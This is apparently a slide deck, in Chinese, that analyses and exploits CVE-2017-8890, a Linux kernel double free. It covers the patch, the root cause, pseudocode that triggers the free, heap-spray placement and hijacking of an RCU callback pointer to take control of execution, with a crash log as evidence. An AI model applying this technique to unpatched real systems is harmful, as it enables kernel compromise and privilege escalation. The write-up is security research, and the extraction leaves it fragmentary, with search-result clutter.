

CVE-2017-8890

漏洞分析与利用

idhyt3r@gmail.com

漏洞简介

The `inet_csk_clone_lock` function in `net/ipv4/inet_connection_sock.c` in the Linux kernel through 4.10.15 allows attackers to cause a denial of service (double free) or possibly have unspecified other impact by leveraging use of the `accept` system call.

Diffstat


-rw-r--r-- net/ipv4/inet_connection_sock.c 2

1 files changed, 2 insertions, 0 deletions

```
diff --git a/net/ipv4/inet_connection_sock.c b/net/ipv4/inet_connection_sock.c
index 5e313c1..1054d33 100644
--- a/net/ipv4/inet_connection_sock.c
+++ b/net/ipv4/inet_connection_sock.c
@@ -794,6 +794,8 @@ struct sock *inet_csk_clone_lock(const struct sock *sk,
    /* listeners have SOCK_RCU_FREE, not the children */
    sock_reset_flag(newsk, SOCK_RCU_FREE);


+    inet_sk(newsk)->mc_list = NULL;
+
    newsk->sk_mark = inet_rsk(req)->ir_mark;
    atomic64_set(&newsk->sk_cookie,
                atomic64_read(&inet_rsk(req)->ir_cookie));
```

补丁分析



tcp_v4_rcv ?

补丁分析



Google

tcp_v4_rcv

全部 图片 地图 视频 新闻 更多 设置 工具

找到约 22,400 条结果 (用时 0.28 秒)

Linux TCP数据包接收处理tcp_v4_rcv - kk Blog —— 通用基础
[abcdxyzk.github.io/blog/2015/04/10/kernel-net-v4rcv/](https://github.com/abcdxyzk/blog/2015/04/10/kernel-net-v4rcv/) ▼
2015年4月10日 - Linux TCP数据包接收处理tcp_v4_rcv. 2015-04-10 15:23:00. http://blog.sina.com.cn/s/blog_52355d840100b6sd.html. tcp_v4_rcv函数. 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 ...

TCP Receive The tcp_v4_rcv() function defined in ipv4/tcp_ipv4.c is ...
<https://people.cs.clemson.edu/~westall/853/notes/tcprecv.pdf> ▼ 翻译此页
The tcp_v4_rcv() function defined in ipv4/tcp_ipv4.c is the main entry point for delivery of datagrams from the IP layer. I thought this test for PACKET_HOST had been done before. 1050 int tcp_v4_rcv(struct sk_buff *skb). 1051 { 1052 struct tcphdr *th;. 1053 struct sock *sk;. 1054 int ret;. 1055 1056 if (skb->pkt_type !=

tcp_v4_rcv - Elixir - Free Electrons
https://elixir.free-electrons.com/linux/v4.0/ident/tcp_v4_rcv ▼ 翻译此页
Elixir Cross Referencer.

TCP输入之tcp_v4_rcv – Linux TCP/IP Stack
www.linuxtcpiptack.com/590.html ▼
2017年10月31日 - 1. 2. 3. 4. 5. 6. 7. 8. 9. static struct net_protocol tcp_protocol = { .early_demux = tcp_v4_early_demux, .early_demux_handler = tcp_v4_early_demux, .handler = tcp_v4_rcv, .err_handler = tcp_v4_err, .no_policy = 1, .netns_ok = 1, .icmp_strict_tag_validation = 1, .. }; ...

linux 内核tcp接收数据的实现- 但行好事莫问前程- ITeye博客
simohayha.iteye.com/blog/478025 ▼
2009年9月26日 - 接收数据这里和3层的接口是tcp_v4_rcv(我前面的blog有介绍3层和4层的接口的实现).而4层和用户空间, 也就是系统调用是socket_recvmsg(其他的读取函数也都会调用这个函数).而这个系统调用会调用__sock_recvmsg.下面我们就先来看下这个函数。它的主要功能是初始化sock_iocb,以便与将来数据从内核空间 ...

linux tcp三次握手-服务端收到ACK连接建立| bhpik65
www.cnhalo.net/2016/06/13/linux-tcp-establish/ ▼
2016年6月13日 - int tcp_v4_rcv(struct sk_buff *skb). { ... lookup: sk = __inet_lookup_skb(&tcp_hashinfo, skb, __tcp_hdrlen(th), th->source, th->dest, &refcounted);. if (!sk). goto no_tcp_socket;. process: if (sk->sk_state == TCP_NEW_SYN_RECV) { //在ehash中找到syn req. struct request_sock *req = inet_reqsk(sk);. struct sock ...

- 文档阅读
- 代码调试
- 得出结论

tcp_v4_rcv 用于处理三次握手包，在三次握手完成真正连接建立时会创建新的 socket对象，数据由clone产生。

补丁分析



Google

socket ip_mc_socklist

全部 图片 购物 视频 地图 更多 设置 工具

找到约 2,620 条结果 (用时 0.30 秒)

UDP组播接收端解析- 一顽石- 博客园
www.cnblogs.com/hateislove214/archive/2010/11/05/1869883.html
2010年11月5日 - 接下来就要为socket加入到组播组了, 在inet_sock的结构体中有一个成员mc_list, 它是一个结构体struct ip_mc_socklist的链表, 每一个节点代表socket当前正加入的一个组播组, 该链表是有上限限制的, 缺省值为IP_MAX_MEMBERSHIPS(20), 也就是说一个socket最多允许同时加入20个组播组。下面是struct ...

If144, System Administration: Multicast - LinuxFocus
www.linuxfocus.org/English/January2001/article144.shtml 翻译此页
2001年1月27日 - Then we reserve memory for a ip_mc_socklist struct, and each group address and interface associated to the socket are compared. If any entry previously associated to the socket matches, we jump out of the function, because it does not make sense to do a double association to a group and interface.
Introduction · Multicast Address · Multicast at work · The Application ...

加入一个多播组(最简单的情况) - CSDN博客
blog.csdn.net/shijian408/article/details/7736338
2012年7月11日 - 该命令字没有源过滤的功能, 它相当于实现IGMPv1的多播加入服务接口。
ip_setsockopt实现了该命令字, 它通过调用ip_mc_join_group把socket加入到多播组。表示socket的结构体struct inet_sock有一个成员mc_list, 它是一个结构体struct ip_mc_socklist的指针, 实际上一个该结构体的链表, 该结构体的定义如下:

socket和sock的一些分析- kk Blog —— 通用基础
abcdxyzk.github.io/blog/2015/06/12/kernel-net-sock-socket/
2015年6月12日 - 2、每个socket数据结构都有一个sock数据结构成员, sock是对socket的扩充, 两者一一对应, socket->sk指向对应的sock, sock->socket指向对应的socket; 多播设备索引 __u32 mc_addr; // 自己的多播地址 struct ip_mc_socklist *mc_list; // 多播组; struct tcp_opt { int tcp_header_len; // tcp首部长度 (包括选项) ...

linux/inet_sock.h at master · spotify/linux · GitHub
https://github.com/spotify/linux/blob/master/include/net/inet_sock.h 翻译此页
no_srccheck: 1;. kmemcheck_bitfield_end(flags);. struct ip_options *opt;. }; static inline struct inet_request_sock *inet_rsk(const struct request_sock *sk). { return (struct inet_request_sock *)sk;. } struct ip_mc_socklist;. struct ipv6_pinfo;. struct rtable;. /** struct inet_sock - representation of INET sockets. * * @sk - ancestor class.


- 什么是多播组?

多播能使一个或多个多播源只把数据包发送给特定的多播组, 而只有加入该多播组的主机才能接收到数据包。

- 如何加入多播组?


ip_setsockopt实现了该命令字, 它通过调用ip_mc_join_group把socket加入到多播组

POC复现



ip_mc_socklist 对象创建

POC复现



ip_mc_socklist 对象释放

POC复现

- 伪代码

```
sockfd = socket(AF_INET, SOCK_STREAM|SOCK_CLOEXEC, IPPROTO_IP);
setsockopt(server_sockfd, SOL_IP, MCAST_JOIN_GROUP, &group, sizeof(group);
accept_sockfd1 = accept(sockfd, (struct sockaddr*)&accept1_si, sizeof(accept1_si));
accept_sockfd2 = accept(sockfd, (struct sockaddr*)&accept2_si, sizeof(accept2_si));
// free first
close(accept_sockfd1);
// free second
close(accept_sockfd2);
```


漏洞利用

- 堆喷占位(kmalloc_slab: slab-64)

```
int ip_mc_join_group(struct sock *sk, struct ip_mreqn *imr)
{
    // ...
    iml = sock_kmalloc(sk, sizeof(*iml), GFP_KERNEL);
    // ...
}
```

ROM:FFFFFFC000BABD6C	loc_FFFFFFFC000BABD6C		; CODE XREF: ip_mc_join_group+98j
ROM:FFFFFFC000BABD6C	MOV	X0, X20	
ROM:FFFFFFC000BABD70	MOV	W1, #0x30	
ROM:FFFFFFC000BABD74	MOV	W2, #0xD0	
ROM:FFFFFFC000BABD78	BL	sock_kmalloc	

漏洞利用

●控制eip

kfree_rcu -> ... -> invoke_rcu_core -> RCU_SOFTIRQ -> rcu_process_callbacks -> ...

```
static inline bool __rcu_reclaim(const char *rn, struct rcu_head *head)
```

```
{
```

```
    unsigned long offset = (unsigned long)head->func;
```

```
    if (__is_kfree_rcu_offset(offset)) {
```


```
        kfree((void *)head - offset);
```

```
    } else {
```


```
        head->func(head);
```

```
    }
```

```
}
```



漏洞利用



堆喷占位

`func(head)`

`blr x2 (x2 = pfunc)`

填充func即可劫持eip

漏洞利用

● Question

blr x2(x0)

x2 = func, 可控

x0 = head, 内核地址, 数据不可控

```
[ 4871.970760] Bad mode in Synchronous Abort handler detected, code 0
[ 4871.970793] CPU: 0 PID: 8 Comm: rcuc/0 Tainted: G W 3.10
[ 4871.970802] task: ffffffff00e9a4b40 ti: ffffffff00e9dc000 task.ti: f
[ 4871.970811] PC is at 0xffffffff40404040
[ 4871.970833] LR is at rcu_do_batch.isra.35+0x120/0x2b4
[ 4871.970838] pc: 4 [<ffffffff40404040>] lr : [<ffffffff000299ac0>] ps
[ 4871.970844] sp: ffffffff00e9dfce0
[ 4871.970850] x29: ffffffff00e9dfce0 x28: 0000000000000000
[ 4871.970864] x27: ffffffff000ce5000 x26: 0000000000000000
[ 4871.970875] x25: ffffffff03e41b9a0 x24: ffffffff00e9dc000
[ 4871.970886] x23: ffffffff00177f618 x22: 0000000000000000
[ 4871.970896] x21: ffffffff00160fba8 x20: ffffffff0c118cbd8
[ 4871.970906] x19: ffffffff0c118cbb0 x18: 0000000000000000
[ 4871.970916] x17: 00000007186101930 x16: ffffffff0003087c4
[ 4871.970926] x15: 0000000000004e71d8 x14: 0xfffffffffffffe
[ 4871.970936] x13: 00000000000000030 x12: 0101010101010101
[ 4871.970947] x11: 7f7f7f7f7f7f7f7f x10: feff676273687672
[ 4871.970957] x9: ffffffff00e9dfba0 x8: ffffffff00e9a50b0
[ 4871.970967] x7: 000000000000001c0 x6: ffffffff00160f940
[ 4871.970977] x5: 00000000000000000 x4: 00000000bfb7d000
[ 4871.970987] x3: ffffffff03e41b9a0 x2: ffffffff40404040
[ 4871.970998] x1: ffffffff00e9dfce0 x0: ffffffff03e41b020
[ 4871.971009] Elapsed time: 00:00:02.311
```

